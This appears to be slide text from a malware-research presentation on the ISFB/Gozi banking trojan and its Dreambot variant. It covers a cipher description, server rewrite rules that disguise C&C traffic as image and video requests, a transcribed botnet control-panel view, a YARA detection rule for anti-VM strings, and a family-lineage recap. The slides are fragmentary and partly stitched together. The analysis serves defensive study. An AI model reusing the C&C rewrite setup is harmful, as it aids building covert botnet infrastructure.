
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Wiki

Serpent is a symmetric key block cipher that was a finalist in the Advanced Encryption Standard (AES) contest, where it was ranked second to Rijndael. Serpent was designed by Ross Anderson, Eli Biham, and Lars Knudsen.

Like other AES submissions, Serpent has a block size of 128 bits and supports a key size of 128, 192 or 256 bits.[2] The cipher is a 32-round substitution-permutation network operating on a block of four 32-bit words. Each round applies one of eight 4-bit to 4-bit S-boxes 32 times in parallel. Serpent was designed so that all operations can be executed in parallel, using 32 bit slices. This maximizes parallelism, but also allows use of the extensive cryptanalysis work performed on DES.

C&C response



Command and Control,



IAP

```
rewrite ^/fileto(.*)\(.bin) /get128.php?x=$1 break;
rewrite ^/images(.*)\(.bmp) /data.php?x=$1$2 break;
rewrite ^/images(.*)\(.avi) /loader.php?x=$1$2 break;
rewrite ^/images(.*)\(.gif) /task.php?x=$1$2 break;
rewrite ^/images(.*)\(.jpeg) /config.php?x=$1$2 break;
```

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AUTHORIZATION

Name:

Password:

Sign in

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
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Dreambot

```
RewriteEngine on
RewriteRule ^c(.+)\.php$ new_chandler.php [L, QSA]
RewriteRule ^t(.+)\.php$ new_thandler.php [L, QSA]
RewriteRule ^d(.+)\.php$ new_dhandler.php [L, QSA]
RewriteRule ^images\.(.*)(\.bmp) new_dhandler.php?q=$1$2 [L, QSA]
RewriteRule ^images\.(.*)(\.gif) new_thandler.php?q=$1$2 [L, QSA]
RewriteRule ^images\.(.*)(\.jpeg) new_chandler.php?q=$1$2 [L, QSA]
```

Dreambot



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Dreambot

Bots Loggers Parsers Total stat VNC Traffic filter Jabber bot Users Logout

Stat

Total Bots:	13766
Online Bots:	1537
Online per day:	4768
Online per week:	8667

Generate guest link

Config

Config File
Browse... No file selected.

Country Code
Group ID

Send

Current Configs			
ID group	Loaded	Country	
2004	70	US	-
2003	4	US	-
2002	1074	ALL	-
2004	349	CA	-
2003	265	PL	-

Task


Task File
Browse... No file selected.

Country Code
Group ID

Send

Current Tasks	
ID group	Loaded
2001	1488
2002	495
2004	794
2003	636

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Dreambot

```
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{
    meta:
        author = "mak"
        module = "isfb"
    strings:
        $str0 = "vmware" fullword
        $str1 = "vbox" fullword
        $str2 = "virtual hd" fullword
        $str4 = "qemu" fullword
        $str3 = "c:\\321.txt" fullword
    condition:
        all of them and isfb_dropper
}
```

The End

...or not?



Offsprings and Cousins

- Nymain
- Powersniff / PunchyBagg

Common Roots/Payloads

- Bolek/KBOT - based on gozi
- Rovnix - ISFB was ring3 payload protected by rovnix
- Vawtrak - Nothing! in common

Recap

- One of the oldest bankers under active development
- Interesting solutions
- Various methods of infection
- Elaborate communication methods, DGA/P2P/TOR
- Old bugs die hard...;]
- Read paper for more details;]
- Code soon available at mak@github:random-stuff/isfb

Kudos!

people that knowingly (or not;) halped us

- Slavo
- Paul Black
- Kafeine
- Peter Kruse
- Piotr Kijewski
- Jarosław Jedynak
- Horgh
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Q & A



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